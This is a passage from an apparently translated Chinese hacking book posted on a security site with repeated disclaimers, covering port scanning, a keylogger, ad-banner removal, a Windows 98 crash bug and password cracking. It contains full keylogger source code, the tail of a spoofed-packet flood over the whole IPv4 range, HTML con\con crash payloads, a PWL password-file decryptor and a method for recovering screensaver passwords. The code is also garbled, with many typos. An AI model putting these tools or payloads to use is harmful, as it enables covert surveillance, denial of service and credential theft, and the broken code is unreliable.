tcphead->th_ack = htons(ack);
tcphead->th_win = htons(512);
    tcphead->th_flags = TH_FIN;
    tcphead->th_off = 0X50;
    for(octet1 = 1; octet1 <=255; octet1 ++)
    for(octet2 = 0 octet2<=255; octet2++)
    for(octet3 = 0; octet3 <=255; octet3 ++)
    for(octet4 = 0; octet4 <=255; octet4 ++)
        bzero(ipkill, 20);
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
spintf(ipkill, "%d.%d.%d.%d.", octet1, octet2, octet3, octet4);
    for(i = 100; i <=115; i++) {
            tcphead->th_dport = htons(i);
            sockstructct.sin_dport = htons(i);
            spoof.s_addr = inet_addr(ipkill);
            iphead->ip_src = spoof;
            sockstruct.sin_addr = spoof;
sendto(sock, &evilpacket, sizeof(evilpacket), 0x0, (struct
sockaddr *)&sockstruct, sizeof(sockstruct));
            }
    }
return(1);

};
```

作为一个基本的规则，你需要等待更长时间，你会更安全。如果有三分钟的时延，显示，登出。TCP 端口扫描，像 Portscan.java 或其他的 Windows 的端口扫描，像 Portscan.java 和其他的 Windows 端口扫描这样的 TCP 端口扫描程序将不会对主机的安全性构成威胁，主机将更加安全。为什么？好的，我们添加所有的端口到 host 拒绝的文件中，对于 etc/inetd.conf 文件只有少量的改动。因此，这样的系统比使用 Port Sentry 或其他的工具保护的系统更加安全，主要是所有的链接端口扫描都被禁止了（好的，还有一些其他的方法可以欺骗这种方法，例如大量使用损坏的 TCP/IP 序列，或者欺骗 DNS，但这两者在方法上是不同的）。

总的来说，你不能阻止人们进行端口扫描你的系统。你也可以使用他们的方法，破坏他们的系统，大量发送垃圾邮件，但是你不能阻止他们的行动。因此，我建议在别人对你的系统进行端口扫描之后，对这些扫描进行追踪，多花一些时间来确保你系统的安全，找出真正对你的系统进行扫描的人。

如何编写你自己的按键记录器

如果你的系统运行在 Windows 平台上，你打算在网上寻找一个按键记录器，我想，在 Windows 平台上，可能没有好的按键记录器程序，然而，你可以看到最好的方法是自己编写代码。因此，我自己利用 Pascal 语言编写这个程序，这是一个很好的按键记录器。然而，这个程序正在不断地完善，可能有一些错误，如果你所发现的任何错误都可以通过 fadia.ankit@gmail.com 报告。

```
{$M $800,0,0}

uses Crt, Dos;
{
176° = esc
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
177± = backspace
178 ² = tab
179 ³ = enter
180 `=control
181 µ  = left shift
182 ‖ =right shift
183 . =alt
184 = capslock
185 ¹ = f1
186 ° =f2
187 >>=f3
188 ¼= f4
189½= f5
190 ¾= f6
191 = f7
192 = f8
193=f9
194=f10
195=num lock
196=scroll lock
197=dummy
198=dummy
198=f11
199=f12
}

const
__info_1_:string = 'This has been coded by Ankit Fadia;' {just to add
some info in the brnary code }
__info_2_: string = 'fadia.ankit@gmail.com
__info_3_: string = 'Anti Adam Walket';
fname = 'keyb.log';
ourint = $60;
enter = #13#10;
{some keys}

keycommands:array[176..183] of string =
        ('[ESC]',
        '[BACKSPACE]',
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
            '[TAB]',
            '[ENTER]' + enter,
            '[CONTROL]',
            ''
            ''

            ,
            '[ALT]')

keystring:string = {1.....14}

var
f   : file;
path:string;
char:byte;
oldc:byte;
{$F+}

function shifts : boolean;
{ returns true if any of the shifts keys are being pressed }
begin
  shifts: = (mem[$0040:$0017] and $03) >0;
end;

function ledkeys:byte;
{ returns 1 = scroll        lock on
      2 = num         lock on
      3 = scroll & num    lock on
      4 = caps        lock on
      5 = caps  &scoll    lock on
6 = caps  &num     lock on
7 = scroll, num & caps lock on }
begin
ledkeys : = men[$0040:$0097] and $07;
end;

procedure writes(var f: file;s:string);
begin
blockwrite(f,ptr(seg(s),ofs(s)+1) ^, length(s);
end;
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
procedure keylogger; interrupt;
label endit;
begin
asm
 mov ch,[bp+$10]
 mov char,ch
 end;
 if char < 128 then
 beging
 if char in [2..13,16..27, 30..40,41,43..53,55,57,71..83] then
begin
if shifts or )ledkeys in [4,5,6,7]) then char : = char + 88;
if (char in [72,75,77,80]) then
if not(ledkeys in [2,3,6,7]) then goto endit;
reset(f,1);
seek(f,filesize(f));
blockwrite(f, keystring[char],1);
close(f);
end else
if (ord(keystring[char])in [176..183]) then
if ((char<>oldc) or (ord(char) = 177)) then
begin
 oldc:=char;
reset(f,1);
seed(f,filesize(f));
writes(f,keycommands [ord(keystring[char])]);
close (f);
end;
end;
endit:
end;
{ $F-}
const
 winstr: array[1..2] of string = ('windir','winbootdir');
var
I    :Integer;
s    : string;
y,m,d,w :word;
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
hr,min,sec,hund: word;
function inttostr(i:longint):string;
var
 s: string;
begin
str(i,s);
inttostr : = s;
end;

begin
clrscr;
path: ='C:\' + fname;
for I: = 1 to EnvCount do
begin
 s:=envstr(i);
if boolean(pos(winstr [1],s) or pos(winstr[2],s)) then
begin
i:=pos('=', s) + 1;
path: =copy(s,i,length(s));
path:=path+'\System\'+fname;
break;
end;
end;

{$1-}
assign(f,path);
reset(f);
close(f);
{$I+}
if IOResult <> 0 then
begin
 rewrite(f);
 writes(f,'This logger has been coded by Ankit Fadia
fadia.ankit@gmail.com'+enter);
close(f);
end;

GetDate(y,m,d,w);
GetTime(hr,min,sec,hund);
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
write(s,'Date: '+inttostr(y) +'/' +inttostr(m) +'/' +inttostr(d)+enter);
write(s,'Time:
'+inttostr(hr+':'+inttostr(min)+':'+enter+enter);

SetIntVec(ourint,Addr(keylogger));
Keep(0);

end.
```

经验丰富的程序员发现这部分代码还可以不断地完善，但是我不能保证这些添加的代码可以正常工作。

从免费的 Web 页面服务中删除广告条幅

今天，有大量的网站可以免费向你提供网络空间和一个可信赖的 URL。这种服务变得越来越流行，因此利用这种服务，可以快速将你的网站发布到网络上，获得一个自己的身份，加入巨大的网络之中。

然而，像大多数的好事一样，这样做也是有代价的。这些服务需要你网站上的每一个页面都嵌入一个条幅或广告。这不仅影响浏览者下载的速度（浏览的客户），还会影响不同元素在页面的位置，例如，如果条幅自动嵌入页面的顶部使用许多的色彩，你需要改变页面其他元素的颜色（如导航栏），使其他的元素更加容易观察。

如果在你的网站上使用 frame，每一个 frame 都嵌入一个条幅，这将导致不同的元素之间显得十分的粗制滥造，使你的网站看起来非常的不协调。关于如何使用 frame 的！我的一个建议就是在你的网站上避免使用 frame。

无论如何，我们将要学会如何去处理这些令人讨厌的条幅，使你能够自由地使用网页。

被嵌入到这些网站上的条幅是这些网站主要的收入来源，因此，如果你被发现实施以下的“禁止条幅”的技巧，你将会失去你的账号，所以要十分注意。

无论如何，在不同的服务之间实施禁止条幅的措施，这通常依赖于你有哪个网站的账户。

将以下的代码放在 HTML tag 之后：

```
<noscript> </noscript>
Anglefire/FreeServers/50Megs/FortuneCity/Netscape
```

将以下的代码放在网页的任何地方

```
<script language = “JavaScript”>
function open() {}
</script>
GEOCITIES
```

以上的代码片断会提供一个错误，通常如果不是 Javascript 脚本就不会运行。因此，没有提示栏会被显示，然而，它不会在所有的情况下运行。因此，这里有一个破解的 Angelfire：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

在 BODY 标签的周围的代码:

<noscript></noscript>

TRIPOD

就和第二个 Angelfire 破解一样。

XOOM

为了防止工具栏在你的网页中弹出，XOOM 的主机，代替以下标准的 URL:

http://members.xoom.com/_XMCM/username/

删除弹出条幅

好的，以上的一些小技巧可以帮助你防止工具栏的弹出，然而，另外一个让所有的浏览者安装可以阻止新窗口显示广告栏的工具是 AddOFF。但是这并不是一个可选项。实际上，一些个人防火墙也可以过滤这些弹出工具栏的代码。

获得一个没有条幅的网站注册

大多数人可能听说过 NameZero，这个软件可以提供免除（或 Net，或 Org）com 注册，以及防止弹出一个巨大的对话框。好的，将以下的代码放到 TITLE 标签后会给你一些提示：

我再说一遍，我喜欢说如果任何的这些技巧都不能工作，不要责怪我。这主要是给你提供一些简单的建议，如何删除广告栏。这只是刚刚开始的阶段。

Blue Death

“Biue Death”窗口：

一个利用破解远程和本地 Windows 机器。

十分感谢 Securax team

显而易见，MS Windows 95/98/SE 会被破解，分析特殊的技巧，参考设备驱动。请记下这个易受攻击的特点，Windows NT 和工作站不会受到影响。

1．背景

本地和远程的用户能够使用设备驱动的特殊路径字符使 Windows 98 系统崩溃。通过分析这个路径，Ms Windows OS 会崩溃，所有运行的其他程序也会中止运行，造成机器的重新启动。

这不是运行在 Win95/98Internet Explorer，FTPd 和其他的 Web 服务软件的一个错误。它是 Ms Windows 内核系统的错误，尤其在 IO.SYS 需要处理更多的设备驱动时，会导致这个内核的崩溃。

2、问题描述

当微软的 Windows 操作系统被如 c:'[device]\]device]'的路径攻击时，它会中止运行，整个操作系统会崩溃。

四个设备驱动能够崩溃系统。CON，NUL，AUX，CLOCK$和 CONFIG$是已知的两个崩溃的设备驱动。其他的设备驱动如 LPT[x]:，COM[x]:和 PRN 没有被发现能够崩溃系统。使用 CON\NUL，NUL\CON，AUX\NUL…的组合，都可以使 Ms Windows 崩溃。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

调用一个如“c:\CON\[filename]”不会导致系统崩溃，但是会导致错误消息。创建一个映射“CON”，“CLOCK$”，“AUX”“NUL”或“CONFIG$”也会导致一个错误消息，如不允许创建的映射。

设备驱动：

有一些针对 IO.SYS 的说明，从早期的 Ms DOS 起，就存在了。下面就是我发现的：

CLOCK$ 系统时钟。

CON：控制台；键盘的组合和屏幕的输入和输出。

AUX 或 COM1：首要的串行通信口。

COMn ：第二位，第三，…，串行通信口。

LPT1 或 PRN ：第一个并口。

NUL ：空端口，或者是空设备“我们知道在 Linux 下就是 dev/null”。

CONFIG$ ：未知。

调用任何由“NUL”和“CON”组成的路径，都会使 FAT32/VFAT 运行环境崩溃，甚至导致内核的崩溃。

因此，只要你可以分析路径字符，调用内核中的 FAT32/VFAT 运行环境，任何的本地或远程应用程序崩溃都是有可能的。我们现在不能明白其中真正的原因，但有明显的证据表明这种方法是可行的。

为了使用易懂的术语……它看起来就像是 Windows 98 内核会发疯的处理由旧的设备驱动（就是 MsDOS）的路径。

3．问题的产生

（1）将一个参考路径[drive]:\con\con 或[driver]:\nul\null 添加到 HTML 文件中。可以用来中止 Windows 98 操作系统的运行。但是使用这种方法不能中止微软的 Outlook 和 Eudora Pro4.2，Netscape Messenger 的运行。

```
<html> <body>
<a href = “c:\con\con”> Crashing IE </a>
</body><html>
```

（2）当你使用 Get/con/con 时，或在 WarFTPd 的任何目录下使用 Get/nul/nul 时，都会使操作系统崩溃。其他的 FTP 后台程序没有经过测试。因此，它可能远程地破解 Windows 98 操作系统。我们实际上希望每个 FTPd 运行 Windows 95/98 都能够被破解。

（3）在注册表中插入 HKEY_LOCAL_MACHINE\Software\CLASSES\exefile\shell_open，并将它的值设置为 C:\con\con”%1”%*或 C”\nul\nul”%1”%*也会导致系统的崩溃。考虑宏 virii 没有使用你的系统。

（4）它可能破解任何的 Windows95/98（SE）机器，运行 Web 服务软件，例如 FrontPage Web 服务器。你可以通过输入一个 URL 来破解机器。参看网址：

http://www.a_win98_site.be/nul/nul

（5）创建一个 HTML 页面带有 IMG 标签或 HREF 标签，引用本地“null”或“con”

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

路径。

```
<html><body>
<img src = "c:\con\con">
</body><\html>
```

还有其他更多的方法来破解 Ms Windows 操作系统，但是必需要调用一个路径和文件，引用设备名，或 NUI，CON，AUX，CLOCK$或 CONFIG$。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第五章 口令攻击

简介
破解口令
默认口令

当你遇到“口令”术语时，你可能会惊奇，口令是如何工作的，如何破解它们？好的，这个章节试图回答你的提问，并使你成为一个破解口令的高手。

口令简介

一个口令是最好的描述可能是对象的验证，或认证工具。口令通过认证和允许，来检验用户访问的合法性和正确性，一个口令被用在很多地方：你需要口令访问你的邮箱，你需要口令拨号链接你的 Internet 服务提供商，在企业内，你需要输入口令启动一个系统。所有的地方，都利用用户名和口令来对用户进行认证。

用户名被用于识别用户，口令被用于为每一个唯一的用户名提供认证，每个用户名只有唯一的一个口令。举个锁和钥匙的例子，每一把锁需要配唯一的一把钥匙，因此，锁是用户名，口令是钥匙，口令就与你房间的钥匙一样重要。

当只有你自己拥有钥匙时，你的房间才十分的安全。相似的，在口令的背后的概念，就是拥有口令的人知道口令，而其他人不知道。每天，我们都听到有关口令被盗，电脑被破解等消息。有时，用户会选择非常容易的口令，使得黑客可以非常容易地破解这些口令。这里有一些指导建议，当你选择口令时，你需要牢记这些建议：

1. 用户名与口令不同。

2. 不要选择你自己的名字，生日，爱人姓名，宠物名，孩子姓名等作为你的口令，这些是攻击者首先尝试的。

3. 一些人非常懒惰将他们的口令设为“输入”（回车）。

4. 选择一个不是字典内的单词，同时要包含数字和字母。尽可能地使用大小写字母，并使用一些像（#, $, %, ^）的符号，这样的口令只能通过暴力口令破解了。

你可以选择一个较差的口令，但会更加容易遭到破解攻击。在认证过程中，最薄弱的环节是我们自己，人们有时会按照以上的要求来设置口令，这些较好的口令不容易记住。有时人们会将口令记录在一张纸上或将它贴在他们的显示器上。如果需要保持系统的安全，最好的方法是记住这些口令。键盘的底部、CPU 的后部和显示器的旁边可能是最有可能发现口令的地方。针对不同的服务，人们很难记住许多的口令。因此，他们使用相同的口令，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

知道一个口令就有可能破解其他的口令。

最普通的口令破解方法是猜测，尽管这需要运气，但是有时会成功的。为了开始猜测口令，你首先需要收集一些受害者的各种信息（参考指导获得保存口令的更多细节）。最常用的和最成功的对口令进行破解的方法是使用口令破解器，什么是口令破解器？

但是，首先你需要知道一个人是如何认证的。当你创建一个新的账户或注册，或运行安装（一般情况下，无论何时在创建一个新的账户，输入一个用户名和口令），你可能被要求输入用户名和口令。用户名通常是用明文储存的，但是口令是用加密的形式储存的。这里，当你输入口令，通过一个预先设定的算法加密，然后储存在硬盘上，因此，下一次当你使用账户，并输入口令时，文本（口令）输入通过相同的算法，与存储的口令比较，如果能够正确的匹配，用户认证通过，否则认证失败。

用来对口令进行加密的算法是单向加密算法。因此，如果我们通过反向算法，不能恢复加密口令的明文内容。例如，你的口令的明文是 xyz123，它通过加密算法，作为 0101027AF 储存在文件中。现在，如果你得到加密的口令，同时知道从 xyz123 转化为 0101027AF 的算法，你也不能通过反向算法从 0101027AF 得到口令 xyz123。当你输入口令时，电脑不会显示明文，而只会用*号代替，即 ********，因此别人使用肩窥技术，他不能发现口令。文本框已经用这种方式进行编程了，在大多数的 unix 模式下，我们可能看不到星号的标记，光标不能移动，为了防止别人的肩窥，也使得别人不能观察到口令的长度。

口令破解有两种类型：基于暴力破解和基于字典破解

基于字典的口令攻击者会基于特定的字典列表尝试所有的口令进行破解，这种破解口令速度较快，但是有时不能成功地找到口令。由于不能尝试所有的按键组合，他们不能够含有符号和数字的口令。

暴力破解攻击者尝试按键的所有组合（即符号、数字和字母），包括大小字母的组合。这样的口令破解者有非常大的成功几率，但是需要消耗很多的时间。由于他们考虑了所有可能的按键组合，他们非常有效。

当口令通过单向加密的算法进行加密，口令破解者不能从文件中提取口令。但是字母的组合，对字符进行加密，并通过原来的加密算法进行加密，然后将加密值与储存值进行比较。如果两者匹配，口令破解工具将会以明文的方式显示口令。

破解 Windows 的登录口令

Windows（9x）口令的加密算法非常的弱，非常容易被破解。Windows 将这个登录口令存储在 C:\windows 目录下的*.pwl 文件中。Pwl 文件是用户名与相关的口令存储文件。一个典型的 pwl 文件如以下形式：

注意：这个 pwl 文件利用 Win98 系统上的 IE5.0 打开的。

让我们参考这个 pwl 文件的内容。我不能确信第一行的意义，但是我猜测这是电脑注册的名称。下面四行是通过 Window 输入的，不可读。最后两行是口令，但是用加密格式储存。通过研究 Windows 的加密算法不可能得到明文口令，为了破解这些加密的口令，你需

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

要使用用 C 语言编写的程序 Glide，我介绍了以下的代码，如果你对 C 语言比较熟悉，你可以研究以下的源代码，体验口令破解是如何工作的，口令是如何加密的，即了解更多的 Windows 加密算法。

实际上所有的利用、破解、邮箱炸弹，与破解相关的程序都是用 perl，或 C 语言写的。如果你真的打算成为一名出色的黑客，你必须懂得编程，如果你不了解 C（C++）或 perl，你就不能成功。几乎在网上所有可利用的工具都是不完整的版本，一些版本需要在你的平台上编辑，为了能够使用这些程序，编程是必需的。

```
#include <stdio.h>
#include <string.h>
#include <process.h>
#include <stdlib.h>
#include <ctype.h>
#include <conio.h>

unsigned char huge Data[100001];
unsigned char keystream[1001];
int Rpoint[300];

void main (int argc,char *argv[])} {
    FILE *fd;
    int   i,j,k;
    int   size;
    char chi;
    char *name;
    int cracked;
    int sizemask;
    int maxr;
    int rsz;
    int pos;
    int Rall[300]; /* recource allocation table */

    if (argc<2) {
        printf("usage: glide filename (username)");
        exit(1);
    }
    /* read PWL file */
    fd = fopen(argv[1],"rb");
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
    if(fd = =NULL) {
        printf("can't open file %s",argv[1]);
        exit(1);
    }
    size=0;
    while(!feof(fd)) {
        Data[size + +] = fgetc(fd);
    }
    size-;
    fclose(fd);

    /* find username */
    name = argv[1];
    in(argc>2) name=argv[2];
    printf("Username: %s\n",name);
    /* copy encrypted text into keystream */
    cracked=size-0x0208;
f(cracked<0) cracked=0;
    if(cracked>1000) cracked=1000;
    memcpy(keystream, Date + 0x208,cracked);

    /* generate 20 bytes of keystream */
    for (i=0;i<20;i ++) {
            ch=toupper(name[i]);
            if(ch = = 0) break;
            if(ch = ='.')break;
            keystream[i] ^=ch;
    }
    cracked=20;

    /* find allocated recources */

    sizemask=keystream[0]+(keystream[1]<<8);
    printf("Sizemask: %04X\n",sizemask);

    for(i=0; i<256; i++)Rall[i]=0

    maxr=0;
    for(i=0x108; i<0x208; i++) {
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
                if(Data[i]!=0xff) {
                    Rall[Data[i]]++;
                    if(Data[i]>maxr) maxr=Data[i];
            }
}
maxr=(((maxr/16) +1)*16);/* recource pointer table size appears
to be
divisable by
16 */
    /* search after recources */

    Rpoint[0]=0x0208+2*maxr+20+2; /* first recource*/
    for(i=0;i<maxr;i++){
        /* find size of current recource */
        pos=Rpoint[i];
        rsz=Data[pos]+(Data[pos+1]<<8);
        rsz^=sizemask;
        printf("Analysing block with size:
%04x\t(%d:%d)\n",rsz,i,Rall[i]);
        if( (Rall[i]= =0) && (rsz!=o)){
            print("unused resource has nonzero size!!!\n");
            printf("If last line produced any:You may try to
recover\n");
            printf("press y to attempt recovery\n");
            ch=getch();
            if(ch!= 'y') exit(0);
            rsz=2
            i-=1;
        }

        pos+=rsz;

        /*Resources have a tendency to have the wrong size for
some reason
*/
        /* check for correct size */

        if(i<maxr-1) {
            while(Data[pos+2]!=keystream[1] {
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
                printf(":",Data[pos+3]);
                pos+=2;/* very rude may fail */
            }
        }
        pos+=2;  /*include pointer in size */
        Rpoint[i=1]=pos;
    }
    /* insert Table data into keystream */
    for(i=0;i <= maxr;i++) {
        keystream[20+2*i]^=Rpoint[i] & 0x00ff;
        keystream[21+2*i]^=(Rpoint[i] > >8) & 0x00ff;
}
    cracked +=maxr*2+2;
    printf(%d bytes of keystream recovered\n", cracked);
    /decrypt resources */
    for (i=0;i < maxr;i++) {
        rsz=Rpoint[i+1]-Rpoint[i];
        if(rsz>cracked)rsz=cracked;
        printf("Recource[%d] (%d)\n",i,rsz);
        for (j=0;j<rsz;j++)
printf("%c",Data[Rpoint[i]+j]^keystream[j]);
        printf("\n");
    }

    exit(0);
}
```

（十分感谢 zhorthrox）

Windows 屏保口令

这是一个非常有趣的攻击，许多人对此了解不多。这并不需要固定的攻击工具，我们可以手工来破解口令!首先，我们为什么要破解 Windows 的屏保程序？它是如何约束我们的？如果屏保是口令保护的，为了关上屏保程序，你必须输入口令，在输入口令之前，系统不能做任何事情。我们将会一直看到屏保程序，一直等到输入口令。这时，甚至已用 Ctrl+Alt+Del 工作了。一个普通的用户会在 20 个不同的地方，需要输入口令。大多数人发现记住一个口令也十分的困难，因此为了使用简便，他们使用相同的口令。也就是在一些系统中，登录口令与屏保口令完全相同。因此，破解屏保口令十分有用。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

现在，让我们将注意力转移到屏幕保护口令上，例如，你的屏保口令是“DOPE”。Windows 将屏保口令储存在 Windows 目录中的 user.dat 文件中，如果你有多系统，user.dat 文件储存在 c:\windows\profiles\用户名目录中（在 Win3x 系统，储存在 control.ini 文件中）。User.dat 文件在 Windows 系统的注册表中，因此，我们可以说 Windows 的屏保口令储存在注册表中。首先，你需要通过右击鼠标，选择文件的属性，不要选择只读属性，否则将不能编辑文件。

一旦作了以上修改，利用 WordPad 打开文件（除了 MS WORD 和记事本之外，可以使用其他的文本编辑器）。现在，让我们搜索字符：ScreenSave_Data。

你会发现在数据之后的一系列字符，这是加密的屏保口令，用 16 进制系统保存。每一对 hex 值表示单一的 ASCII 明文字符。这意味着如果有 10 个 hex 值数就代表 5 个字符，每一对 hex 代表一个 ASCII 明文字符。因此，为了得到明文口令，需要解密将 hex 值翻译为 ASCII。

有许多的屏幕保护解密软件可以对口令进行解密，但是我相信如果手动解密，而不使用第三方的工具，效果可能更好。你仅仅需要知道的是不同进制的系统，这意味着你需要知道十六进制系统，八进制系统和二进制系统。

例如，ASCII 字符“A”在十六进制中是 41h(ex)，八进制是 65 dec(imal)，二进制是 0100001。

一个人可能很好地掌握了 ACSII 字符表，以及不同进制系统之间的转换。可以确信通过十六进制系统，八进制系统和二进制转换为 ASCII 字符。

XOR

在我介绍 XOR 之前，当你需要估计 XOR 值时，你可以参考以下的表格：

input valve A	input value B	Output
0	0	0
0	1	1
1	0	1
1	1	0

Example

Question:	Anwser:
00001100	00001100
00101001	00101001
----------<--XOR	----------<--XOR
????????	00100101

你可能会问，这是怎么发生的？好的，非常简单。让我们来看看第一位，输入值 A 是

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

0，输入 B 是 0，现在，参考 XOR 表，你发现当输入值都是 0，输出值也是 0。相似的，考虑从左边数的第三个值，输入 A 是 0，输入 B 是 1，如果参考 XOR 表，我们发现输出值为 1。然而，转换的方向是从右边开始的，就像学校学习的方式。

屏保口令不能够超过 14 个字符，因为，如果超过 14 个字符，系统就不会出现口令的提示符，也可能会导致系统中止或重启。

在 ScreenSave_Data 之后的字符是偶数的字符串，包含字母和数字。这是你的口令，如果你按照前面的内容将口令改为“DOPE”，这个口令有 4 个字符的长短，你的加密口令有 8 个字符。（0CA12658）

因此，DOPE 与 0CA12658 相同。因此，

D = 0C
O = A1
P = 26
E = 58

因此，0 代表 4，同时 C 在解密后同样代表 4。将两个字符和在一起，你可能得到 44（h）。使用我们提出的加密方式，可以得到加密对。因此，现在加密格式：

0C —> 44h —> ASCII 字符 ‘D’
这意味 0 —> 4
C —> 4

现在，二进制

0= 00000000
????????
_____ <— XOR
4= 00000100

这看起来容易迷惑，但是非常的简单，再看一遍，理解以上的内容。

0= 00000000
00000000
_____ <— XOR
4= 00000100

溜客安全网 WwW.176Ku.CoM

